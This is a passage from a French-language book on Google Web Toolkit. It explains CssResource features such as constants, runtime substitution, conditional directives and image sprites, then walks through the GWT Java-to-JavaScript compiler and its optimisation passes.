Le mot-clé réservé `@def` permet d'attribuer une valeur à une constante :

```
@def couleurDeFond #000000;
@def policeParDefaut helvetica;
.maClasse {
border: couleurDeFond ;
font-family : policeParDefaut;
}
```

Dans le même esprit que les classes de styles, on ajoute deux méthodes correspondant à ces constantes dans notre interface :

```
import com.google.gwt.resources.client.CssResource;

public interface MyCss extends CssResource {
      String maClasse();
      // Correspond à @def couleurDeFond #000;
      String couleurDeFond();
      // Correspond à @def policeParDefaut helvetica;
      String policeParDefaut();
}
```

L'utilisation de ces constantes donne lors de l'exécution :

```
      public void onModuleLoad() {
         MyCss css = MyCSSResources.INSTANCE.myCss();
         StyleInjector.inject(css.getText());
```

```
        // Les constantes ont été remplacées dans le CSS
        // Affiche .Gliy2k1B{border:#000;font-family:helvetica;}
        System.out.println(css.getText());
        // Affiche #000-helvetica
        System.out.println(css.couleurDeFond() + "-" + css.policeParDefaut());
    }
```

La substitution à l'exécution

Les constantes au travers du mot-clé `@def` sont intéressantes pour éviter le phénomène de copier/coller dans les CSS. En revanche, une constante ne peut être modifiée a posteriori.

Pour combler ce manque, la substitution à l'exécution via l'instruction `@eval` modifie dynamiquement les valeurs d'une feuille de styles pour les ré-injecter à la page hôte à tout moment (sur demande explicite de l'utilisateur ou pour créer un effet visuel particulier). C'est un impératif du point de vue de la gestion des thèmes dynamiques.

Dans la pratique, nous commençons par créer une classe Java contenant les valeurs de notre thème :

```
package com.dng.client ;
/*
* Theme par Défaut pouvant être modifié dynamiquement
*/
public class MyThemePreferences {
      public static String POLICE_PAR_DEFAULT = "#000";
      public static String COULEUR_DE_FOND = "helvetica";
}
```

Ensuite, nous définissons dans la feuille de styles les correspondances entre la classe Java contenant les valeurs du thème et les paramètres CSS.

```
@eval couleurDeFond com.dng.client.MyThemePreferences.COULEUR_DE_FOND;
@eval policeParDefaut
com.dng.client.MyThemePreferences.POLICE_PAR_DEFAULT;

.maClasse {
border: couleurDeFond ;
font-family : policeParDefaut;
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Sans apporter de modification aux différentes interfaces dérivant respectivement de `ClientBundle` et `CssResource`, voici le contenu de la méthode `onModuleLoad()` :

```
public void onModuleLoad() {

   MyCss css = MyCSSResources.INSTANCE.myCss();
   // Applique le style sur la page
   StyleInjector.inject(css.getText());
   System.out.println("Avant modification du Theme " + css.getText());

   // Modification dynamique du thème
   com.dng.client.MyThemePreferences.COULEUR_DE_FOND = "#111";
   com.dng.client.MyThemePreferences.POLICE_PAR_DEFAULT = "arial";
   // Réapplique le nouveau style sur la page
   StyleInjector.inject(css.getText());
   System.out.println("Apres modification du Theme " + css.getText());
}
```

Les fonctions de valeur

Nous avons vu précédemment qu'il était possible de paramétrer des variables pour qu'elles soient réutilisées dans les différentes classes de styles CSS. En pratique, certaines classes de styles s'appuient sur des informations liées aux ressources gérées dynamiquement dans le code Java. C'est le cas des images. Plutôt que d'insérer, comme on le réalise habituellement, un `url("background.png")` (ce qui induit une requête HTTP supplémentaire), nous allons paramétrer l'image pour utiliser une ressource.

Imaginons que l'on souhaite créer deux zones sur une page. La première représente l'image d'un logo et la seconde est un emplacement réservé à une image de la même taille que le logo (pour éventuellement prévoir un glisser-déplacer).

Ce cas d'école s'applique parfaitement à l'utilisation des fonctions de valeur car nous devons créer un style CSS dont les valeurs représentent les valeurs d'une autre ressource.

Pour cela, il suffit d'utiliser dans le CSS le mot-clé `value()` associé à une propriété (à la manière d'un langage d'expression) :

```
@def logoLargeur value('logodng.getWidth','px');
@def logoHhauteur value('logodng.getHeight','px');

.maClasse {
border: (...) ;
width : logoLargeur;
height : logoHauteur;
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

GWT invoque la méthode `logodng()` sur l'interface de type `ClientBundle` puis extrait les propriétés `getWidth()` et `getHeight()` à partir de l'objet du type `ImageResource`. Lors de la compilation, GWT utilisera en Java la méthode `((ImageResource) logodng).getWidth()`.

Voici le code de l'interface `MyCSSResources` :

```
public interface MyCSSResources extends ClientBundle {
      public static final MyCSSResources INSTANCE =
                                        GWT.create(MyCSSResources.class);

      @Source("monStyle.css")
      public MyCss myCss();

      @Source("logodng.gif")
      public ImageResource logodng();

}
```

La copie d'écran suivante illustre l'endroit où sont placées l'image et la feuille de styles dans notre projet. Notez que, lors de la compilation, les ressources sont renommées (pour être mieux gérées par le cache), éventuellement embarquées (en fonction de leur taille) et dans tous les cas déplacées dans un répertoire spécifique.




Figure 11–10
Localisation des images et des fichiers CSS

La méthode `onModuleLoad()` est la suivante :

```
      public void onModuleLoad() {

         MyCss css = MyCSSResources.INSTANCE.myCss();
         StyleInjector.inject(css.getText());

         // getURL() renvoie la ressource encodée en base64 dans la page HTML
         Image logodng = new Image(MyCSSResources.INSTANCE.logodng().getURL());

         // Crée une balise <div> qui prendra exactement la même taille
         // que l'image
         SimplePanel sp = new SimplePanel();
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        // Applique le style (obfusqué) initialement nommé .maClasse
        sp.setStyleName(css.maClasse());

        RootPanel.get().add(logodng);
        RootPanel.get().add(sp);

    }
```

À l'exécution, nous avons bien deux zones possédant les mêmes largeur et hauteur. Firebug donne des indications sur la taille de l'image.

Figure 11–11
Les classes de style générées analysées avec Firebug

Les directives conditionnelles

Les directives conditionnelles représentent une fonctionnalité extrêmement pratique de la gestion des ressources. Elles orientent le contenu des feuilles de styles en fonction de plusieurs paramètres :

- la valeur d'une variable quelconque de l'application ;

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

- la valeur d'une propriété de la liaison différée (la langue, le navigateur, etc.).

La structure de contrôle utilisée pour ces directives est `@if @else` et `@elif`. L'exemple suivant illustre la création d'un CSS différent en fonction du navigateur, lequel est défini par la propriété de la liaison différée `user.agent`. Au passage, ce cas illustre une des nombreuses bizarreries du traitement de CSS 3 par certains navigateurs.

Firefox 3 et Safari implémentent tous deux la propriété `border-radius` qui crée des rectangles aux bords arrondis.

```
.a {
  background: red;
}

@if user.agent safari {
  .a {
    \-webkit-border-radius: 5px;
  }
} @else {
  .a {
    background: url('picture_of_border.png');
  }
}
```

Les exemples suivants sont des illustrations des autres caractéristiques des directives conditionnelles.

```
/* Évaluation d'un contexte à l'exécution */
@if (com.dng.client.isModeAvecInfoDebug()) {
  ...
}

@if locale fr { ... }

/* La négation est également supportée */
@if !user.agent ie6 opera {
  ...
}

/* Le chaînage aussi … */
@if (true) {
} @elif (false) {
} @else {
}
```

Les tests sur des valeurs multiples sont séparés par des espaces.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

> **ATTENTION Portée des directives @def et @eval**
>
> On pourrait se demander ce qu'il en est des directives `@def` et `@eval` lorsqu'on utilise des `@if`. Dans la pratique, il est préférable d'éviter ce genre de situation un peu alambiquée. Nous n'avons pas affaire ici à un langage de développement avec des règles de portée.

Les préfixes de style

Les préfixes de style constituent l'équivalent du concept d'espace de noms Java appliqué à CSS (qui n'en fournit pas par défaut). Cela permet de lever les ambiguïtés lorsque deux interfaces Java totalement différentes proposent un même nom de méthode.

Le mot-clé `@ImportedWithPrefix` va qualifier CSS et nom de méthode avec un préfixe (un peu comme les préfixes XML classiques).

```
@ImportedWithPrefix("prefix1")
public interface MyCssUn extends CssResource {
      String button();
}

@ImportedWithPrefix("prefix2")
public interface MyCssDeux extends CssResource {
      String button();
}

public interface MyOtherCss extends CssResource {
      String monAutreStyle();
}
public interface MyCSSResources extends ClientBundle {
      public static final MyCSSResources INSTANCE = GWT
            .create(MyCSSResources.class);

      // @Source s'applique également aux deux classes MyCssUn et MyCssDeux
      @Source("monAutreStyle.css")
      @Import(value = { MyCssUn.class, MyCssDeux.class })
      public MyCss myCss();
}
```

Dans l'exemple suivant, nous souhaitons utiliser la même propriété pour deux widgets, chacun d'eux ayant sa propre interface `CssResource`.

Voici le contenu du fichier `monAutreStyle.css` :

```
.prefix1-button .prefix2-button {
  color: red;
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
.monAutreStyle {
  width: 100px;
}
```

Les préfixes sont un moyen de découper élégamment un gros fichier CSS en plusieurs ressources de taille maîtrisée. N'oubliez pas que le fichier physique `monAutreStyle.css` disparaît lors de l'exécution. Avec les jeux des `CssResource`, il est remplacé par des morceaux de CSS, plus efficaces et surtout plus optimisés.

Les sprites d'images

Dans la partie réservée à la gestion de ressources binaires, nous avons abordé la manière d'utiliser une image au sein du code Java. En revanche, que se passe-t-il lorsqu'on souhaite ajouter dans un fichier CSS des propriétés à une image créée en Java ? Jusque-là, la seule possibilité offerte consistait à tirer parti des URL de la manière suivante :

```
.logo {
      background: url(logo.png);
      position : absolute;
      width:140px;
      height:75px;
}
```

Si les ressources GWT ont été créées, c'est justement pour éviter de charger une image par une requête HTTP supplémentaire. Avec le mécanisme de *spriting*, nous allons pouvoir charger des images dynamiquement au moment où on en a besoin. Cela va plus loin : il est également possible d'ajouter à ces images, qui ne sont finalement dans le CSS que des représentations logiques, des propriétés CSS supplémentaires. De cette manière, on va pouvoir modifier les tailles, les positions, ou s'appuyer sur d'autres classes de styles …

Le spriting est une vraie révolution dans ce domaine car il mélange les avantages des API Java et la puissance des propriétés CSS. Le fichier précédent serait réécrit en :

```
Fichier mycss.css
@sprite .spriteClass {
  gwt-image: "logo";
  position : absolute;
  width:140px;
  height:75px;
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Notez que l'annotation `@sprite` précède toujours une propriété `gwt-image` dont la valeur correspond à la méthode définie dans l'interface `ClientBundle`.

Voici le code Java de l'interface `MyImagesResources` :

```
public interface MyImagesResources extends ClientBundle {
      MyImagesResources INSTANCE = GWT.create(MyImagesResources.class);
      @Source("logo.png")
      ImageResource logo();
      @Source("mycss.css")
      MyCssResources css();
}
```

L'interface dérivant de `CssResource` :

```
public interface MyCssResources extends CssResource {
      String spriteClass();
}
```

Et le code de la méthode `onModuleLoad()` :

```
public void onModuleLoad() {
         // Ne pas oublier d'appliquer à la page courante le CSS

StyleInjector.inject(MyImagesResources.INSTANCE.css().getText());
         SimplePanel b = new SimplePanel();
         // On applique le style intégrant l'image Sprité
        b.setStyleName(MyImagesResources.INSTANCE.css().spriteClass());
         RootPanel.get().add(b);
}
```

Comme on peut le vérifier sur la figure suivante, ce code affiche le logo en appliquant les propriétés définies dans la feuille de styles CSS.




Figure 11–12
Les classes de style générées avec le spriting

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

12

Sous le capot de GWT

Toute l'ingéniosité de GWT est d'avoir su construire un compilateur Java vers JavaScript : un compilateur intelligent capable d'optimiser et de créer du code tout en respectant les préceptes de base du Web. Toute cette face cachée de GWT est encore très méconnue du grand public qui, après tout, n'a pas à se soucier des implémentations internes du compilateur. Et pourtant, les vraies pépites, la vraie beauté de ce framework réside dans cette partie passionnante de GWT. Pour celui qui sait décrypter un minimum les nombreuses subtilités et configurations du compilateur, chaque fonctionnalité est une source d'inspiration unique.

Le compilateur GWT est en perpétuelle évolution car la taille du framework ne cesse d'augmenter (il suffit d'observer le nombre de nouvelles API). Les utilisateurs n'ont de cesse de réclamer des applications réactives avec des temps de chargement instantanés ; impossible dans ce contexte de s'assoir sur ses lauriers. Plus qu'une nécessité, l'amélioration du JavaScript produit par le compilateur est devenue pour chaque version une urgence vitale.

Ce chapitre explore les nombreuses facettes du compilateur GWT et aborde la structure des fichiers créés et les différentes optimisations. Un éclairage particulier est apporté au mécanisme permettant d'étendre le processus de création pour y ajouter des traitements spécifiques.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Introduction au compilateur

Le compilateur de GWT est l'essence même du framework. Lorsqu'on sait la richesse des sept mille classes du JDK, on réalise que celui qui ose imaginer un jour que ce langage peut produire du code JavaScript a du génie.

Même s'il est vrai qu'il existe des similitudes entre Java et JavaScript, certaines subtilités peuvent poser problème. Java propose des classes, JavaScript des prototypes de méthodes. Java dispose d'un mécanisme d'espaces de nommage (les fameux packages), JavaScript non. Java permet d'effectuer des appels polymorphiques, ils sont plus complexes en JavaScript. Java est un langage à typage statique, JavaScript un langage à typage dynamique.

Malgré tous ces points, GWT réussit à marier ces deux langages sans briser à aucun moment leur sémantique respective.

Pour bien comprendre les subtilités du compilateur, analysons ce qu'il produit sur des cas triviaux.

Vive les fonctions JavaScript !

Prenons la classe `Animal` suivante. Elle contient un constructeur avec deux paramètres, deux variables membres et une méthode `parle()`. Nous invoquons dans la méthode `onModuleLoad()`, la méthode `parle()`, puis nous affichons une des deux propriétés par le biais d'une alerte JavaScript.

En Java, cela donne :

```
package com.dng.client;

public class Animal {
      String race ;
      public String getRace() {
         return race;
      }

      public void setRace(String race) {
         this.race= race;
      }

      int age ;

      public Animal(String race, int age) {
         super();
         this.race= race;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
         this.age = age;
      }

      public void parle() {
         // En fonction de l'animal, aboie, miaule, etc.
      };
}

// Et la méthode onModuleLoad()
public class CompilateurSample {
   public void onModuleLoad() {
        Animal a = new Animal("berger allemand",2);
        a.parle();
        Window.alert(a.getRace());
   }
}
```

Pour le compiler en JavaScript, nous utilisons le script Ant créé par GWT lors de la création du squelette projet. Ce script contient une tâche `gwtc` à laquelle nous ajoutons les options de compilation suivantes `-draftCompile` et `-style DETAILED`. La première demande au compilateur de ne pas trop optimiser le script cible. En production, cette option est à proscrire, car elle a tendance à fournir un gros fichier. En revanche, pour des raisons pédagogiques, cela permet d'obtenir une version fidèle du JavaScript avant optimisation.

La seconde option demande à GWT d'afficher un fichier source JavaScript lisible non obfusqué. Cela permet de mieux comprendre le contenu du script.

```
      <target name="gwtc" depends="javac" description="GWT compile to
JavaScript">
         <java failonerror="true" fork="true"
                     classname="com.google.gwt.dev.Compiler">
            <classpath>
               <pathelement location="src" />
               <path refid="project.class.path" />
            </classpath>
            <jvmarg value="-Xmx256M" />
            <arg value="-style" />
            <arg value="DETAILED" />
            <arg value="-draftCompile" />

            <arg value="com.dng.CompilateurSample" />

         </java>
      </target>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voici le résultat retourné par le compilateur après suppression de quelques méthodes techniques pour plus de clarté :

```
<script><!--
var _;
function nullMethod(){}

function $$init(){}

function $Object(this$static){
  $$init();
  return this$static;
}

function Object_0(){}

_ = Object_0.prototype = {};
function $$init_0(){
}

function $Animal(this$static, race, age){ 2
  $Object(this$static); 3
  $$init_0();
  this$static.race = race;
  this$static , age;
  return this$static;
}

function $getRace(this$static){5
  return this$static.race;
}

function $parle(){}4

function Animal(){}

_ = Animal.prototype = new Object_0;
_.race = null;
function $$init_1(){}

function $CompilateurSample(this$static){
  $Object(this$static);
  $$init_1();
  return this$static;
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
function $onModuleLoad(){
  var a;
  a = $Animal(new Animal, 'berger allemand', 2); (1)
  $parle();
  alert_0($getRace(a));
}

function CompilateurSample(){}

--></script>
```

Quand on s'attarde un instant sur le contenu de ce script, on comprend à quel point il est difficile de traduire en JavaScript les concepts objet existant dans le monde Java.

La première chose à noter est l'absence totale de démarcation objet. En JavaScript, tout est fonction ! Et GWT l'a bien compris.

Dans le listing précédent, la méthode `onModuleLoad()` est bien présente. Elle commence par créer un objet de type `$Animal` lors de l'étape (1). Dans le monde de l'orienté objet, une classe dérivant d'une superclasse appelle toujours le constructeur de sa classe mère lors de sa propre construction (2). C'est bien le cas dans le code JavaScript : l'étape (3) invoque le constructeur de la classe `Object`.

Enfin, les étapes (4) et (5) invoquent respectivement les méthodes `parle()` et `getRace()`. Malgré certains détails (comme la présence systématique du mot-clé `this$static` dans chaque fonction), ce code JavaScript est limpide.

Les étapes du compilateur

Nous allons ici détailler les différentes étapes menant à la création des artéfacts lors de la compilation d'un programme GWT. L'idée est de bien comprendre le processus d'optimisation et le modèle interne au compilateur.

GWT a besoin du code source Java.

Il y a un débat récurrent au sein des contributeurs GWT qui est celui du modèle de compilation. À l'origine, le choix a été de s'appuyer sur le code source Java pour écrire le JavaScript plutôt que réutiliser le bytecode. Nous ne discuterons pas ici de la pertinence de cette décision. Il faut simplement savoir que GWT a besoin du code source car il extrait certaines informations telles que le code JSNI. Une autre raison avancée par les créateurs de GWT est la possibilité d'optimiser à partir d'informations présentes uniquement dans le code source. Si on prend, par exemple, les types génériques (`Class<T>`), ceux-ci sont réécrits par le compilateur.

Voyons maintenant les différentes étapes intervenant lors de la compilation.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Lecture des informations de configuration

La première étape consiste à charger récursivement les informations contenues dans les fichiers de configuration de tous les modules. Cela inclut le module compilé, mais également l'ensemble de ses dépendances.

Tous les paramètres liés aux différentes permutations de la liaison différée (propriétés, conditions, types), mais également les éventuels scripts embarqués (ceux qui définissent les valeurs des propriétés) sont analysés.

À partir de métadonnées extraites lors de ce parcours, GWT va créer les différentes permutations.

Création de l'arbre syntaxique GWT

La seconde étape consiste à parcourir récursivement l'ensemble des modules dépendant du module que l'on souhaite compiler pour construire une sorte d'arbre syntaxique en mémoire. Un arbre syntaxique est un modèle objet spécifique qui a pour but de représenter un programme source au travers des différentes structures de contrôle qui le composent.

En Java, il existe une sorte de standard dans ce domaine, le JDT (*Java Development Tool*) issu de l'IDE Eclipse. Comme le montre la figure suivante, il est possible de se servir du JDT pour créer un arbre syntaxique. JDT propose une API riche constituée des types `IPackageFragment`, `ICompilationUnit`, `IType`, `IMethod`, etc.




Figure 12–1
L'outil JDT
(Java Development Tool)


Si les concepteurs de GWT avaient fait le choix de produire du code JavaScript à partir du source Java, l'arbre JDT aurait constitué un candidat pour construire un arbre syntaxique (arbre AST) automatiquement.

Au lieu de cela, il a fallu créer de zéro un modèle spécifique adapté aux contraintes de GWT (fonctions JSNI, liaison différée, etc.). Lors du parcours récursif, le compilateur examine le code source Java et construit en mémoire un arbre AST de type `JProgram`. Le schéma suivant illustre globalement le concept : une méthode est composée d'un ou plusieurs bloc(s) de programmes, chaque bloc est lui-même composé de variables, d'expressions ou de structures de contrôles (condition, boucle, etc.).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Bref, en fin d'analyse, GWT dispose en mémoire d'un arbre (potentiellement énorme) composé de l'ensemble des modules de l'application (notez au passage l'intérêt de réduire les dépendances).

Figure 12–2
Structure de l'arbre AST GWT



Une fois cet arbre construit (qu'on nomme arbre « unifié », car il n'est lié à aucune permutation), le compilateur réalise une précompilation, c'est-à-dire qu'il substitue et crée toutes les classes Java à partir des règles définies dans les métadonnées (substitution de classe, production de code, etc.). L'objectif est d'obtenir un arbre syntaxique unifié auquel on accole des sous-arbres spécifiques. Notez que, lors de cette opération, des optimisations interviennent déjà car certaines règles peuvent conduire à des permutations semblables.

> **À RETENIR GWT n'engendre pas de permutations d'arbre**
>
> À aucun moment, GWT ne crée *n* permutations en mémoire d'un arbre syntaxique ; ce serait trop lourd à gérer du point de vue des performances. Il crée un seul arbre AST unifié puis lui associe des métadonnées correspondant aux différentes règles de substitution.

Une fois ces conditions réunies, la compilation Java vers JavaScript proprement dite peut commencer.

La création de code JavaScript et les optimisations

Pour chaque permutation, GWT fusionne l'arbre unifié et les sous-arbres spécifiques à chaque fois qu'il tombe sur l'instruction `GWT.create()`. On pourrait penser que la création est finalement une banale conversion de code Java vers JavaScript, mais il n'en est rien. Une telle conversion aurait conduit GWT à retourner un fichier JavaScript de plusieurs dizaines de méga-octets, vue la taille initiale du framework GWT. Impensable !

En réalité, lors de cette étape, un inexorable processus d'optimisation démarre. Ce processus est montré du doigt par des milliers (peut-être un jour des millions) de développeurs GWT à travers le monde. Les temps de compilation de GWT sont longs, et ce, parfois

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

horriblement. Toutefois, lorsqu'on découvre ce qui se cache derrière cette phase indispensable, on en veut instinctivement moins à GWT et on prend son mal en patience.

Il n'y a de meilleur exercice pédagogique que d'expliquer GWT à travers son code source. Voici la méthode `compilePermutation()` de la classe interne `JavaToJavaScriptCompiler`, exécutée lorsque l'utilisateur déclenche une compilation. C'est sûrement l'une des méthodes les plus importantes du framework. Toutes les étapes de la compilation y sont illustrées, jugez-en par vous-même :

```
public static PermutationResult compilePermutation(…, int permutationId){
  long permStart = System.currentTimeMillis();
   AST ast = unifiedAst.getFreshAst();
   (…)
   // Remplace tous les GWT.create() et génère le code JavaScript
   ResolveRebinds.exec(jprogram, rebindAnswers);

   // Optimise un peu (plus rapide) ou beaucoup (forcément plus lent)
   if (options.isDraftCompile()) {
    draftOptimize(jprogram);
   } else {
    // Presse le citron de l'optimisation jusqu'à ne plus pouvoir gagner d'octet
   do {
     boolean didChange = false;

     // Enlève tous les types non référencés, champs, méthodes, variables…
     didChange = Pruner.exec(jprogram, true) || didChange;
     // Rend tout "final", les paramètres, les classes, les champs, les méthodes
     didChange = Finalizer.exec(jprogram) || didChange;
     // Réécrit les appels non polymorphiques en appels statiques
     didChange = MakeCallsStatic.exec(jprogram) || didChange;

     // Supprime les types abstraits
     // - Champs, en fonction de leur utilisation, change le type des champs
     // - Paramètres : comme les champs
     // - Paramètres de retour de méthode : comme les champs
     // - Les appels de méthodes polymorphiques : dépend de l'implémentation
     // - Optimise les conversions et les instanceof
     didChange = TypeTightener.exec(jprogram) || didChange;

     // Supprime les types abstraits lors des appels de méthode
     didChange = MethodCallTightener.exec(jprogram) || didChange;

     // Supprime les éventuelles portions de code mort
     didChange = DeadCodeElimination.exec(jprogram) || didChange;

     if (isAggressivelyOptimize) {
     // On supprime les fonctions en déplaçant leur corps dans l'appelant
     didChange = MethodInliner.exec(jprogram) || didChange;
     } while (didChange);
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  }

  (…)

  // Generate a JavaScript code DOM from the Java type declarations
  (…)
  JavaToJavaScriptMap map = GenerateJavaScriptAST.exec(jprogram, jsProgram,
    options.getOutput(), symbolTable);

  // Réalise cette fois des optimisations JavaScript
  if (options.isAggressivelyOptimize()) {
   boolean didChange;
   do {

    didChange = false;

    didChange = JsStaticEval.exec(jsProgram) || didChange;
    // Inline JavaScript function invocations
    didChange = JsInliner.exec(jsProgram) || didChange;
    // Supprime des fonctions JavaScript inutilisées
    didChange = JsUnusedFunctionRemover.exec(jsProgram) || didChange;
   } while (didChange);
  }


  // Permet de créer une pile d'appels pour simuler la StackTrace Java
  JsStackEmulator.exec(jsProgram, propertyOracles);

  // Casse le programme en plusieurs fragments JavaScript
  // (aka CodeSplitting)
  SoycArtifact dependencies = splitIntoFragment(logger, permutationId,
     jprogram, jsProgram, options, map);

  // Réalise l'opération d'obfuscation (OBFS, PRETTY, DETAILED
  Map<JsName, String> obfuscateMap = Maps.create();
  switch (options.getOutput()) {
   case OBFUSCATED: (…)
   case PRETTY: (…)
   case DETAILED: (…)
  }

  // Génère le rendu final au format texte.
  PermutationResult toReturn = generateFinalOutputText(logger, permutationId,
     jprogram, jsProgram, options, symbolTable, map, dependencies,
     obfuscateMap, splitBlocks);
  System.out.println("Permutation took "
    + (System.currentTimeMillis() - permStart) + " ms");
  return toReturn;
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Explicitons un peu ce morceau de code.

La première action consiste à résoudre les instructions `GWT.create()`. Puis le compilateur extrait l'option `draftCompile` qui indique si l'utilisateur souhaite réduire le nombre d'optimisations au profit de la vitesse de compilation. Le JavaScript produit dans ce mode est plus volumineux, mais les temps de compilation moindres.

En mode normal, la totalité des optimisations est appliquée de manière séquentielle, tel un citron pressé jusqu'à ne plus pouvoir extraire une seule goutte. Mais pourquoi réexécuter les optimisations de manière quasi infinie ? Ce qui est vrai à l'instant *t* ne l'est plus à l'instant *t+1*. Certaines optimisations ont pour effet de détacher de l'arbre AST certaines classes qui deviennent aussitôt candidates à la réduction *(pruning)*, d'où l'intérêt d'itérer constamment.

Voici les étapes intervenant dans la compilation et invoquées par la fonction précédente `compilePermutation()` :

- la réduction de code (*pruning*) ;
- la finalisation de méthodes et de classes ;
- la substitution par appels statiques ;
- la réduction des types ;
- l'élimination de code mort ;
- l'inlining.

La réduction de code (pruning)

La réduction de code est un procédé qui permet de supprimer toutes les classes, méthodes, champs et paramètres non utilisés dans une application.

Pour se faire une idée précise de l'efficacité du pruning, établissons un parallèle avec un autre framework, celui du SDK Java. Ce framework contient plus de 7 500 classes et il faut savoir que presque tous les projets Java utilisent en moyenne 5 à 10 % des classes du SDK. En pratique, cela signifie qu'il est possible de produire un JRE de 1 Mo. Sun a d'ailleurs déjà commencé à œuvrer dans ce sens avec le framework RIA JavaFX.

Si la réduction de code n'existe pas dans le monde Java à proprement dit, cela est dû en partie à l'instanciation dynamique de classes. Avec Java, il est possible à tout moment de créer des instances via le mécanisme de réflexion (`Class.forName("classe")` ou `class.newInstance()`). Cette possibilité met fin de facto à toute velléité d'optimisation via un framework allégé.

Or, GWT prend comme hypothèse que le chargement dynamique de classes est interdit. Le compilateur a besoin de maîtriser l'ensemble de l'arbre syntaxique ainsi que les tenants et aboutissants du code source. Dans ce contexte, le pruning apporte un gain considérable car il supprime ainsi les dizaines de classes présentes dans le

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

JRE émulé de GWT. Aussi minime soit-il, sans le mécanisme de réduction, le fichier JavaScript créé pourrait s'élever à plusieurs dizaines de méga-octets dans une application métier complexe. C'est une chose inconcevable.

Voici à titre d'exemple un code source Java et le résultat JavaScript retourné après pruning.

```
public class Animal {
      String race ;
      int age ;
      public String getRace() {
         return race;
      }

      public void setRace(String race) {
         this.race= race;
      }

      public int getAge() {
         return age;
      }

      public void setAge(int race) {
         this.age= age;
      }

      public Animal(String race, int age) {
         super();
         this.race= race;
         this.age = age;
      }

      public void parle() {
         // En fonction de l'animal, aboie, miaule, etc.
      };
}

// Classe onModuleLoad()
public class CompilateurSample implements EntryPoint {

  public void onModuleLoad() {
        Animal a = new Animal("berger allemand",2);
        Window.alert(a.getRace());

  }
}
```

Dans le code précédent, nous n'utilisons que la propriété `race` de la classe `Animal`. Voici ce que GWT fournit au niveau JavaScript :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
_ = Object_0.prototype = {};
function $Animal(this$static, race){
  this$static.race = race;
  return this$static;
}

function Animal(){}

_ = Animal.prototype = new Object_0;
_.race = null;

function init(){
  var a;
  a = $Animal(new Animal, 'berger allemand');
  $wnd.alert(a.race);
}
```

Le résultat est épatant. On ne trouve plus aucune trace de la propriété `age`, comme si elle n'avait jamais existé dans le code source. Le champ et les méthodes `getAge()` ou `parle()` et le paramètre du constructeur ont disparu !

Vous découvrez là une des plus-values les plus importantes de GWT et comprenez par la même occasion pourquoi le chargement dynamique de classe est interdit.

La finalisation de méthodes et de classes

L'approche objet a pour principal avantage de fournir des mécanismes évolués tels que l'héritage et la redéfinition, mais souvent aux dépens d'une complexité d'exécution accrue. Le simple fait de marquer une méthode finale en phase de développement permet au compilateur d'insérer *(inlining)* son contenu. Dans la pratique, cela consiste à supprimer la méthode pour déplacer son code dans l'appelant (notamment pour les variables). L'inlining libère de la mémoire en évitant de maintenir à l'exécution une pile d'appels et permet parfois d'économiser quelques lignes de code.

